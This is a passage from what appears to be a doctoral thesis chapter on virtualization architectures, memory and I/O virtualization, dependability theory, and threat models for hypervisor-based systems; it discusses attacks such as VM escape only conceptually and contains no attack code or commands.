


Figure 2.1: Comparison of Full Virtualization and Paravirtualization architectures

- **Full Virtualization:** The hypervisor emulates a complete hardware interface, allowing unmodified guest OSes to run [Stouffer et al., 2015]. Sensitive instructions are trapped and emulated. Early x86 implementations (e.g., VMware Workstation) used binary translation, whereas modern systems rely on hardware extensions (Intel VT-x, AMD-V), which reduces emulation overhead [Sgandurra and Lupu, 2016]. This ensures high compatibility, but can incur performance penalties due to the use of trapping mechanisms. (see Figure 2.1)

- **Paravirtualization:** Here, the guest OS is *aware* of the hypervisor and uses specialized interfaces (e.g., hypercalls) instead of privileged instructions [Stouffer et al., 2015]. This approach avoids emulation overhead, thereby improving performance (especially in I/O and memory), but requires modified guest operating systems. Xen's [Barham et al., 2003] early architecture exemplifies this model through paravirtualized Linux kernels interacting directly with the hypervisor. (see Figure 2.1)

- **Hardware-Assisted Virtualization:** Modern CPUs provide extensions (Intel VT-x, AMD-V, and EPT/NPT) that enable efficient trapping and memory management in hardware [Stouffer et al., 2015]. This allows guest operating systems to run unmodified, similar to full virtualization, but with reduced overhead. The CPU automatically traps privileged operations, supporting a hypervisor "root mode" (Ring -1) for isolation [Compastié et al., 2020].

Most hypervisors today (e.g., KVM, VMware, Hyper-V, Xen HVM) combine hardware-assisted virtualization with paravirtualized drivers for I/O performance.

Virtual Machine Monitors (VMMs) and Hypervisors: The software layer that enables virtualization is commonly called the *hypervisor* or Virtual Machine Monitor (VMM) [Barham et al., 2003]. The hypervisor has ultimate control of the host's hardware and arbitrates access to resources between multiple VMs. There are two classic categories of hypervisors [Stouffer et al., 2015]:




Figure 2.2: Comparison of Hosted and Bare-metal Hypervisor Architectures

- **Type-1 (Bare Metal) Hypervisors:** These hypervisors run directly on the host hardware, acting as minimal operating systems optimized for VM management [Stouffer et al., 2015], as shown on the right side of the Figure 2.2. Their direct hardware access enables high performance, making them common in servers and data centers (e.g., Xen, VMware ESXi, Hyper-V). In Xen, the **Dom0** VM manages device drivers and toolstacks, handling I/O for unprivileged guests (**DomU**) [Barham et al., 2003; Xen Project, 2024]. This offloads complexity while keeping the hypervisor core lean. This architectural separation enhances IO performance but increase the attack surface within the hypervisor itself. Other Type-1 hypervisors may embed similar privileged environments. Crucially, no general-purpose host OS exists beneath a Type-1 hypervisor (it *is* the OS).

- **Type-2 (Hosted) Hypervisors:** These run atop a conventional host OS [Scarfone et al., 2011], such as Windows or Linux, and operate as applications or kernel modules (e.g., VMware Workstation, VirtualBox, KVM). While convenient for end-users and development, they add performance overhead and enlarge the trusted computing base. The host OS becomes a critical dependency, as its compromise can endanger all VMs [Chisnall, 2013; Xen Project, 2024]. Despite these risks, modern Type-2 hypervisors can approach near-native speeds by utilizing hardware extensions and optimized I/O, thereby narrowing the performance gap. The core distinction lies in whether the hypervisor runs on bare metal or a host OS, which affects security, performance, and deployment use cases. This model is shown on the left side of the Figure 2.2

System Architecture and Components: A virtualized system typically comprises **(i)** the physical host hardware, **(ii)** the hypervisor (and optionally a host OS or privileged domain), and **(iii)** one or more *guest* VMs. Each VM runs a guest OS and applications within an isolated environment enforced by the hypervisor. The hypervisor mediates access to hardware resources (CPU, memory, disk, network), ensuring each VM operates as if it had dedicated resources. From the guest's view, it perceives a typical hardware environment, even though resources are virtualized. Crucially, the hypervisor *encapsulates* each VM's state, enabling strong isolation and portability. A VM can be paused, saved, and resumed on another host, as its entire virtual hardware context is preserved. These properties underpin the security and flexibility of virtualization.

Two key technical challenges underlying system virtualization are **memory virtualization** and **I/O virtualization**. These refer to how the hypervisor virtualizes the memory subsystem and the input/output devices, respectively, for each VM. We outline the basic principles of each:

Memory Virtualization

Memory virtualization allows multiple VMs to share the physical memory of the host safely. Each guest OS manages its own *virtual memory* and page tables, unaware that the "physical" addresses it sees are actually *guest physical* addresses that the hypervisor will map onto the *host physical* memory. The hypervisor must intercept memory management operations from the guest OS and maintain mappings to ensure isolation (so that one VM cannot read or write memory belonging to another VM or the hypervisor itself). A naive approach of giving the guest direct control of the real MMU (Memory Management Unit) is untenable, since a guest could then map or modify any memory on the system. Instead, the hypervisor typically deploys one of two techniques:

- **Shadow Page Tables (Software-Managed):** In systems lacking hardware virtualization, the hypervisor maintains a *shadow page table* for each VM. While the guest OS manages its own page tables (guest virtual $\rightarrow$ guest physical), it cannot load them into the MMU. Instead, the hypervisor intercepts updates and builds a shadow page table mapping guest virtual addresses directly to host physical memory. This ensures isolation, as the hypervisor controls the final mapping, but incurs overhead due to the need to synchronize with guest updates [Stouffer et al., 2015]. Faulty guest updates are contained, preventing breaches of isolation.
- **Direct Paging in Xen (Paravirtualized Memory Management):** In Xen's paravirtualized environment, guest operating systems are aware of the virtualization layer and participate in memory management. Figure 2.3 explains this approach in detail. Rather than abstracting memory through hardware MMU remapping or shadow tables, Xen exposes machine memory directly to the guest via a pseudo-physical address space. The guest OS builds and manages its own page tables using machine addresses instead of guest physical ones. To ensure correctness and isolation, Xen enforces




Figure 2.3: Direct Paging as implemented in Xen Hypervior [Wiki, 2015]

invariants on page table entries and requires that updates to them occur via hypercalls, allowing the hypervisor to validate modifications. This model minimizes overhead and offers efficient paging without requiring nested translation hardware [Wiki, 2015]. Guest virtual addresses (VAs) are first translated to guest frame numbers (GFNs) by the guest page table. These are then translated to host physical addresses (hPA) via a nested page table maintained by the VMM. Page tables in the guest are marked read-only, and any updates must be validated via hypercalls to the hypervisor. This architecture ensures memory isolation and integrity in hardware-assisted virtualization.

- **Hardware-Assisted Paging (Second-Level Address Translation):** Modern CPUs support nested page tables (Intel EPT, AMD NPT), enabling two-level address translation in hardware. The guest handles its virtual → guest physical mappings, while the hypervisor maps guest physical-to-host physical addresses. The MMU walks both tables, allowing direct translation without trapping to the hypervisor. This reduces overhead, enhances performance, and simplifies the design of hypervisors. It also enables additional protections, such as marking memory as non-executable. In practice, memory virtualization combines hardware support with hypervisor control to maintain strong isolation, falling back to shadow paging if necessary.

Another aspect of memory virtualization is managing *address spaces for isolation*. Each VM typically runs in a distinct address space from the hypervisor and other VMs. On architectures like x86 with rings/privilege levels, the hypervisor operates at a higher privilege than kernel code inside the VM. For example, in VT-x, guest OS kernel code runs at *guest* ring 0, but the hypervisor itself runs at a special ring (often called ring -1) that the guest cannot directly access. This ensures that if a guest tries to access a physical memory address not belonging to it, the hardware traps to the hypervisor, which can then disallow the access. Memory isolation is further strengthened by use of an **IOMMU** (I/O Memory Management Unit) for direct memory access by devices. The IOMMU can remap DMA requests from devices (which might be initiated by a guest) to the appropriate

physical addresses, preventing a compromised VM from instructing a device to DMA into memory of another VM or the hypervisor. In summary, through a combination of shadow or nested page tables and IOMMUs, a hypervisor enforces that each VM's memory is a sandbox. This is fundamental to virtualization security once a breach of the memory virtualization mechanism could lead to one of the most devastating failures, allowing cross-VM data leakage or arbitrary code execution in the host. Hence, hypervisor developers treat the MMU virtualization code as part of the critical trusted computing base to be heavily audited and often leverage hardware features to narrow the attack surface. [Stouffer et al., 2015]

I/O Virtualization

Input/Output virtualization refers to how VMs perform operations on disks, network cards, GPUs, USB devices, and other peripherals, given that such hardware is usually shared among VMs. The hypervisor must provide *virtual devices* to each VM and handle multiplexing of the real hardware. There are three common approaches to device virtualization in systems like Xen, KVM, or VMware [Stouffer et al., 2015]:

- **Full Device Emulation (Software Emulation):** The hypervisor emulates hardware devices entirely in software, presenting standard interfaces (e.g., e1000 NIC, IDE controller) to guest OSs [Stouffer et al., 2015]. I/O instructions from the guest trap into the hypervisor, which relays them to real devices or host services. This ensures compatibility with unmodified operating systems, but incurs performance overhead due to the frequency of traps. Emulation is flexible but mainly reserved for less performance-critical devices or legacy support.
- **Para-virtualized Drivers (Hypervisor-Aware I/O):** Para-virtualization exposes simplified virtual devices accessed via specialized front-end drivers in the guest, which communicate with back-end drivers in the hypervisor or a privileged domain (e.g., Dom0 in Xen) [Community, 2015; Stouffer et al., 2015]. Communication often utilizes shared memory and ring buffers, enabling high-throughput, low-latency I/O without frequent virtual machine (VM) exits. This method significantly reduces CPU overhead but requires guest OS support for para-virtualized drivers, which is now common in modern systems (e.g., VirtIO, Xen PV).
- **Pass-through and Self-Virtualizing Devices:** For near-native performance, VMs can be granted direct access to physical devices via pass-through, controlled by the IOMMU to enforce isolation. Devices supporting SR-IOV expose multiple virtual functions (VFs) that can be assigned to different virtual machines (VMs), enabling efficient and secure sharing [Stouffer et al., 2015]. While offering high performance, pass-through reduces flexibility (e.g., complicates live migration) and should be used selectively, particularly for dedicated devices such as GPUs or storage controllers.

From a security perspective, I/O virtualization adds an additional attack surface in the hypervisor (the emulation code, the front/back driver mechanisms, etc.). Still, it also upholds *isolation*: the hypervisor must ensure that I/O from one virtual machine (VM) cannot interfere with another. This includes virtual networking (e.g., preventing VMs from sniffing each other's traffic unless explicitly connected via a virtual network) and storage (isolating each VM's virtual disks). Many hypervisors implement virtual switches and virtual disk controllers with security features analogous to physical network switches and storage controllers, including VLANs, access control lists, and encryption options for virtual disk images. At the foundational level, however, the key point is that virtualization introduces *controlled indirection* for all I/O: **every device interaction by a guest is either intercepted, mediated, or explicitly allowed by the hypervisor**. Whether via software traps, hypercalls, or hardware isolation (IOMMU/SR-IOV), the hypervisor remains in ultimate control of what I/O a VM can perform. This control is essential to enforce *virtual machine isolation*, one of the core properties we expect from a secure virtualized system.

2.1.1 Dependability Concepts in System Security

Computing systems are often described in terms of their **dependability**, which is an umbrella concept capturing the system's trustworthiness and resilience. A seminal definition by Avizienis et al. states: *dependability is a global concept that subsumes attributes such as reliability, availability, safety, integrity, maintainability, etc.* [Algirdas Avizienis et al., 2004]. In other words, dependability is the collective term for the qualities that allow a system to deliver service that can justifiably be trusted. When considering security in critical systems (such as virtualized infrastructures), it is essential to recall the core dependability attributes and how malicious faults (security attacks) interplay with them. Below, we outline the key attributes and models from dependability theory, and then discuss how they relate to virtualized systems and security.




Figure 2.4: The Dependability and Security Tree, depicting core attributes, threats, and means to achieve trustable service. Confidentiality is a key attribute that contributes to system security.

Core Dependability Attributes

Classically, the primary attributes of dependability include **Reliability, Availability, Safety, Integrity,** and **Maintainability** (often abbreviated RASIM), among others [Algirdas Avizienis et al., 2004]. We define each of these in the context of computing systems:

Figure 2.4 illustrates the foundational structure of the dependability concept and its relationship with security. This representation, often referred to as the *Dependability and Security Tree*, organizes the core elements of the field into three branches: *Threats*, *Attributes*, and *Means*. At its root lies **Dependability**, defined as the ability of a system to deliver service that can justifiably be trusted [Algirdas Avizienis et al., 2004].

The **left branch** identifies the primary *threats* to dependability: *faults*, *errors*, and *failures*. These elements are causally related through the classical fault-error-failure chain: a *fault* is a hypothesized cause of an error; when active, it introduces an *error*, which, if propagated to the system's external state, results in a *failure*. This hierarchy is essential for understanding how internal deviations may ultimately manifest as observable service disruptions.

The **bottom branch** delineates the *attributes* of dependability, those properties that determine a system's trustworthiness. In addition to the classic RASIM properties (*Availability*, *Reliability*, *Safety*, *Integrity*, and *Maintainability*) the figure explicitly includes *Confidentiality* to highlight the convergence with system security. This inclusion reflects a broader understanding wherein *security* is seen as the extension of dependability with a focus on protection against malicious threats, encompassing *confidentiality*, *integrity*, and *availability* under authorized usage assumptions.

The **right branch** outlines the *means* by which dependability can be achieved. These are preventive and corrective strategies grouped into four categories: *Fault Prevention* (avoiding the occurrence or introduction of faults), *Fault Tolerance* (ensuring correct service in the presence of faults), *Fault Removal* (identifying and correcting faults before or during operation), and *Fault Forecasting* (predicting the presence, activation, and consequences of faults). These mechanisms support both the provision and justification of trustworthy services by either enhancing the system's resilience or informing its design.

Together, these branches provide a structured framework that enables system designers, evaluators, and operators to reason about the interplay between vulnerabilities, system behavior, and protection mechanisms. The inclusion of threats, attributes, and means in a unified diagram serves to underscore the integrative nature of dependability theory and its applicability to both accidental and malicious disruptions in modern computing environments.

- **Reliability** – the system's ability to deliver correct service without failure over time. A reliable hypervisor runs VMs continuously with minimal crashes or interruptions.
- **Availability** – the system's readiness for service, factoring in both failure

frequency and recovery time. High availability can be achieved through techniques like failover or live migration, and is often expressed as uptime percentage (e.g., 99.999%).

- **Safety** – the system's ability to avoid catastrophic consequences. In virtualization, safety can involve sandboxing risky code within VMs, ensuring that failures remain contained and do not propagate harmful effects.
- **Integrity** – the assurance of uncorrupted and authorized system state. This includes preventing accidental or malicious data alteration and maintaining consistency across VM and hypervisor memory or storage.
- **Maintainability** – the ease with which a system can be repaired or updated. In virtualized systems, features like snapshots and live migration enhance maintainability by enabling quick recovery and seamless updates with minimal downtime.

Other attributes sometimes included under the dependability/security umbrella are **confidentiality** (in the security domain) and **accountability** or **auditability**, but the five listed above are the core dependability attributes as per classical taxonomy [Algirdas Avizienis et al., 2004]. Notably, there is an overlap between security and dependability: for example, integrity and availability are crucial to both. In fact, security is often defined as the triad of confidentiality, integrity, and availability (CIA), and two of those (I and A) are shared with dependability [Algirdas Avizienis et al., 2004]. Avizienis et al. point out that when considering security in addition to dependability, confidentiality comes into play as an additional concern beyond the traditional dependability attributes. In a secure, dependable system, we care not only that it is reliable, available, and safe, but also that it preserves the confidentiality of data against unauthorized disclosure.

The Fault-Error-Failure Model (Laprie's Model)

Jean-Claude Laprie and colleagues developed an influential model for understanding how adverse conditions lead to system failures [Algirdas Avizienis et al., 2004]. This model distinguishes between *faults, errors,* and *failures* and describes their causal relationship. We can see its representation on Figure 2.5:




Figure 2.5: The causal chain in dependability: a **fault** becomes active and causes an **error**, which may propagate to result in a **failure**.

- A **fault** is the *cause* of a potential error. It is a defect or anomaly in the system. This defect could be a design bug, a manufacturing flaw, a configuration mistake, or even an external disturbance. Faults can be classified in various ways (internal vs. external, malicious vs. non-malicious, permanent vs. transient, etc.), but fundamentally a fault is something that *could* lead to

a problem. In security terms, a fault might be a software vulnerability or a hardware glitch. A fault on its own may not immediately lead to failure; it could lie *dormant* in the system until triggered. For example, a buffer overflow bug in the hypervisor code is a fault that might remain latent until an attacker or a particular input activates it.

- An **error** is the *part of the system state that may lead to a failure* [Natella et al., 2013]. When a fault becomes active, it produces an error, essentially the manifestation of the fault within the system. An error means the system state has deviated from correctness (at least internally). If not corrected, an error can propagate through the system. To illustrate, consider a fault (bug) in a VM's network driver that causes memory corruption. When the bug is triggered, memory gets corrupted and that corrupted state is an *error*. The error might stay confined (for instance, corrupting only that VM's memory), or it might propagate (if, say, it overwrote shared memory, it could corrupt the hypervisor state, thus affecting other VMs). In security, we often use *compromise* to mean an error state induced by a malicious fault (attack), e.g., a malware infection is an error in the system state.
- A **failure** is when the system's *external behavior* deviates from its specification. Essentially the system stops delivering correct service [Avizienis, 2012; Natella et al., 2013]. A failure is observed at the system boundary as a service outage or an incorrect service result. Following the earlier example, if the memory corruption error causes the VM to crash or produce wrong outputs, that is a failure of that VM (it is no longer delivering its expected service). In a virtualized infrastructure, a failure could be one VM going down unexpectedly, or it could be the hypervisor failing and taking down *all* VMs on that host (a much larger failure). Laprie's model emphasizes that failures occur when errors propagate to the service interface: *"When an error reaches the service interface, it causes a service failure: a transition from correct to incorrect service."* [Avizienis, 2012]. In other words, errors may exist hidden inside a system, but only when they escape containment and affect delivered service do we call it a failure.

The chain is often summarized as depicted in Figure 2.5. A fault by itself is just a dormant flaw; when activated, it produces an error state; when that error is not handled and impacts service, a failure occurs [Avizienis, 2012; Natella et al., 2013]. This model also implies strategies for dependability: we can work to *prevent faults* (through good design and testing), *remove faults* (debugging, patching), *tolerate faults* (design the system so it can withstand some faults without failing, via redundancy for example), and *forecast faults* (predict and proactively address weaknesses). These are known as the four means of dependability: fault prevention, fault removal, fault tolerance, and fault forecasting [Algirdas Avizienis et al., 2004].

An essential refinement to the traditional fault-error-failure chain in security-aware dependability analysis is the adoption of the **composite fault model** [Neves et al., 2006], often structured as an *Attack–Vulnerability–Intrusion (AVI)* sequence. This model captures the interplay between external threats and internal weaknesses in a system, making it especially useful for security-critical environments.

As shown in *Figure 2.6*, the AVI model separates the external action of an *attack* from the internal system *vulnerability* it exploits, with the resulting **intrusion** corresponding to a state transition that may lead to an error or failure. This tripartite representation enables more precise mapping between malicious behavior and its impact on dependability attributes. It also clarifies how security violations can be conceptualized as fault activations in the dependability domain, thus aligning attack analysis with traditional fault tolerance frameworks and supporting more integrated evaluation strategies.




Figure 2.6: Causal chain from vulnerability to failure. Intrusion is triggered through attack vectors, leading to observable errors and service failures.

In the context of system *security*, a critical insight from the Laprie model is that **attacks** can be viewed as *malicious faults*. Traditional dependability often assumes non-malicious (random) faults such as hardware bit flips or software bugs that occur by accident. Security extends this by considering intelligent, adversarially caused faults (exploits, malware injections, etc.). The fault-error-failure chain still applies, but now the *fault* might be an intentional action by an attacker (for instance, sending a malformed packet to exploit a hypervisor bug), which creates an error (e.g., corrupted memory, altered control flow in the hypervisor), potentially leading to a failure (the hypervisor crashes or the attacker gains control, which is a *service failure* from the perspective of security). Avizienis et al. explicitly integrate security into dependability, noting that dependability needs to encompass *malicious faults*, and that security needs to address integrity and availability, not just confidentiality [Algirdas Avizienis et al., 2004]. In fact, the dependability community has converged with security by recognizing that: (a) restricting to non-malicious faults is insufficient (since attackers can induce faults), and (b) security must consider integrity and availability in addition to confidentiality [Algirdas Avizienis et al., 2004]. This convergence means that many dependability techniques (like redundancy, fault containment, robust recovery) are also applicable to improving security (for example, isolating VMs can be seen as fault containment, limiting the spread of an "error" caused by a compromised VM).

Failure Modes and Fault Tolerance in Virtualized Infrastructures

Failure Modes and Fault Tolerance in Virtualization: Virtualization alters traditional failure modes and enables new fault tolerance mechanisms, but introduces additional risks.

Isolation as Fault Containment: Hypervisors enforce VM isolation [Stouffer et al., 2015], allowing faults in one VM (e.g., a crash or attack) to be contained [Liquid Web, 2021]. This improves fault isolation compared to monolithic systems. However, the hypervisor becomes a single point of failure: if it fails, all hosted VMs are affected [Bigelow, 2024]. Virtualization thus shifts failure modes from isolated hardware to common-mode failure scenarios.

Hardware Failures and High Availability: To mitigate hypervisor or hardware failures, virtualized environments use clustering and failover mechanisms. Platforms like VMware HA or Kubernetes restart VMs on other hosts after a failure [Bigelow, 2024]. Though recovery is quick, brief outages remain. More advanced solutions, such as VMware FT, run VMs in lockstep for zero downtime, albeit at a high resource cost. Live migration supports graceful avoidance of predicted faults and enables maintenance without service interruption.

Virtualization-Specific Failure Modes: New challenges include **VM sprawl** (unpatched or unmonitored VMs increasing attack surface), misconfiguration of virtual networks or storage, and resource contention (e.g., CPU/memory overcommitment causing performance degradation). Such issues stem primarily from management-plane complexity and can lead to security or dependability failures.

Fault Recovery and Operational Flexibility: Virtualization enhances recovery via snapshots, cloning, and rollback, which reduce MTTR and aid in maintenance, testing, and failure diagnosis. This contributes to improved maintainability and resilience against software faults.

In summary, virtualization demands fault tolerance at the host level and awareness of **common-mode failures**. Effective strategies include clustering, redundant infrastructure [Bigelow, 2024], VM data replication, health monitoring, and anti-affinity rules to maintain failure independence among critical services.

Intersections of Dependability Frameworks and Security

Dependability and security are closely intertwined, especially in a virtualized context. Many dependability goals overlap with security goals, and some can conflict if not managed properly. Here are a few key intersections:

- **Integrity & Confidentiality:** *Integrity* ensures systems remain unaltered by faults or unauthorized modifications, while *confidentiality* protects against unauthorized disclosure. In virtualization, maintaining isolation is key to both properties. Faults or attacks affecting the hypervisor or VM boundaries threaten system integrity. Mechanisms such as ECC memory, secure boot, and digital signatures address these risks. Hardware flaws, such as Meltdown and Spectre [Proxmox Forum, 2018], highlight how design errors can compromise confidentiality across virtual machines (VMs), underlining the need for robust isolation mechanisms.
- **Reliability & Availability vs. Security Measures:** Security can sometimes reduce performance or availability (e.g., logging overhead or encryption-

induced delays). Conversely, poorly balanced security functions may interfere with VM reliability. Virtualized systems must allocate resources carefully to maintain both security and performance, particularly when adding monitoring tools such as memory introspection agents.

- **Fault Tolerance vs. Security:** Redundancy and replication improve availability but may increase the attack surface. Features like live migration must be secured to avoid data interception. Security controls must extend to all components (hypervisors, management interfaces, VM images, and networks) as increased complexity can introduce new vulnerabilities [Ross, 2014; Stouffer et al., 2015].
- **Malicious Faults in Dependability Modeling:** Modern dependability frameworks treat attacks as faults to isolate or contain. For example, if a virtual machine (VM) is compromised, mechanisms such as microsegmentation or anomaly detection can limit its impact. This parallels classical fault tolerance, where faulty components are detected and neutralized to protect system function.
- **Trust and Assurance:** Trust in virtualization depends on both dependability (resilience to faults) and security (resistance to attacks). Assurance techniques, such as formal verification (e.g., the seL4 microkernel) and rigorous testing, aim to ensure that hypervisors are trustworthy and reliable. Although most commercial hypervisors aren't formally verified, they undergo extensive hardening to protect against both accidental and malicious faults.

In conclusion, a dependability-oriented view provides a structured way to think about system security in virtualized environments. Attributes like reliability, availability, and safety, focus attention on continuous service delivery and failure avoidance, while security brings in robustness against intelligent adversaries (ensuring integrity, availability under attack, and confidentiality). Virtualization technology must be evaluated through both lenses: for example, does running a specific security monitoring tool in each virtual machine (VM) reduce overall reliability due to added complexity or performance overhead? Or conversely, does a pursuit of high performance (maximizing consolidation) risk the dependability and security (by creating a single points of failure or noisy-neighbor issues)? By leveraging dependability concepts such as fault containment (VM isolation), redundancy (clustering and backups), and rigorous fault management (patching vulnerabilities by removing faults), we can build virtualized systems that not only meet performance and functional requirements but also maintain a high level of trustworthiness expected by an interdisciplinary PhD committee and industry standards alike.

2.1.2 Security in Virtualized Environments

Virtualized environments bring unique security considerations. In many ways, virtualization can improve security by providing isolation and sandboxing; however, it also introduces a new layer (the hypervisor) that itself can be a target.

In this section, we outline typical threat models for virtualized systems, discuss the core security properties that must be upheld (such as isolation and controlled privilege), and enumerate the specific attack surfaces that virtualization administrators and researchers must be aware of.

Typical Threat Models in Virtualized Systems

A *threat model* in this context identifies the potential adversaries and their goals in attacking a virtualized infrastructure. Key threat scenarios include:

- **Malicious Guest VM:** A prevalent threat in virtualization arises when a guest VM is compromised, potentially through vulnerabilities in the guest OS or applications. Such a VM may launch *lateral* attacks against peer VMs (e.g., via network, shared storage, or side channels) or *vertical* attacks aimed at "escaping" its sandbox to compromise the hypervisor or host. In a cloud multi-tenant environment, an attacker may intentionally deploy a malicious guest VM to exploit the platform from within. The ultimate objective is a **VM escape** (breaking isolation to gain control over resources beyond the original VM). A successful hypervisor-level escape is particularly severe, as it grants the attacker control over the host and all VMs on it [TechTarget Editorial, 2024]. Although such escapes are rare, numerous vulnerabilities have been identified that enable a malicious guest to execute arbitrary code in the hypervisor or host OS, ranging from early VMware bugs circa 2008 to more recent flaws in QEMU's device emulation. **Threat model:** The guest OS is untrusted or potentially hostile, necessitating a robust hypervisor capable of handling any inputs or requests from that guest.

- Software could access customer VMs without robust safeguards (e.g., VM data encryption at rest and in memory), an evolving area with technologies like AMD SEV. Typically, the hypervisor is part of the trusted computing base (TCB), but a threat model should address potential damage from trust violations (due to misconfiguration or insider threats). In on-premises setups, a rogue administrator could reconfigure virtual machines or snapshot data without authorization. Techniques such as strict role-based access control, auditing actions, and hardware-enforced isolation (TPM, secure enclaves) can help mitigate risks. However, classic virtualization security often assumes the hypervisor and management stack are trusted, focusing on external or guest-originating threats. A *malicious hypervisor* (or one with a hidden backdoor) poses a greater risk in hardware supply chains or when using third-party modified hypervisors.

- **Compromise of the Host or Management Layer:** In a Type-2 hypervisor scenario, the host OS is a significant target. An attacker exploiting a vulnerability in the host OS can gain control over all VMs, as the hypervisor runs on it. NIST notes that in hosted virtualization, *"the security of every guest OS relies on the security of the host OS"*, meaning a breach can allow manipulation of VMs or hypervisor settings [Stouffer et al., 2015]. Even in Type-1 environments, a management interface (e.g., vCenter for VMware, libvirt

for KVM, Xen's toolstack) typically runs on a separate server. If compromised, an attacker can issue commands to the hypervisor (create VMs, alter configurations, etc.). Thus, another threat model involves external attackers targeting the management plane, such as exploiting cloud management platform APIs or stealing administrator credentials.

- **Network-Based Attacks and Inter-VM Attacks:** Virtual machines communicate over virtual networks and may share physical network interfaces. Attackers can perform classic network attacks (scanning, man-in-the-middle, denial of service) within the virtual network. Weak virtual switches or network configurations (e.g., lack of isolation between tenants' VLANs) may allow a VM to eavesdrop on or interfere with another's traffic. A compromised VM could launch a denial-of-service attack by saturating shared network links or sending malicious traffic. Thus, virtual networks need the same security controls as physical ones (firewalls, IDS, segmentation). Additionally, if VMs share resources like disk storage, one VM may read raw disk blocks of another without proper access controls. **Threat model:** An attacker on the same physical host (in a different VM) may exploit shared components to breach isolation.

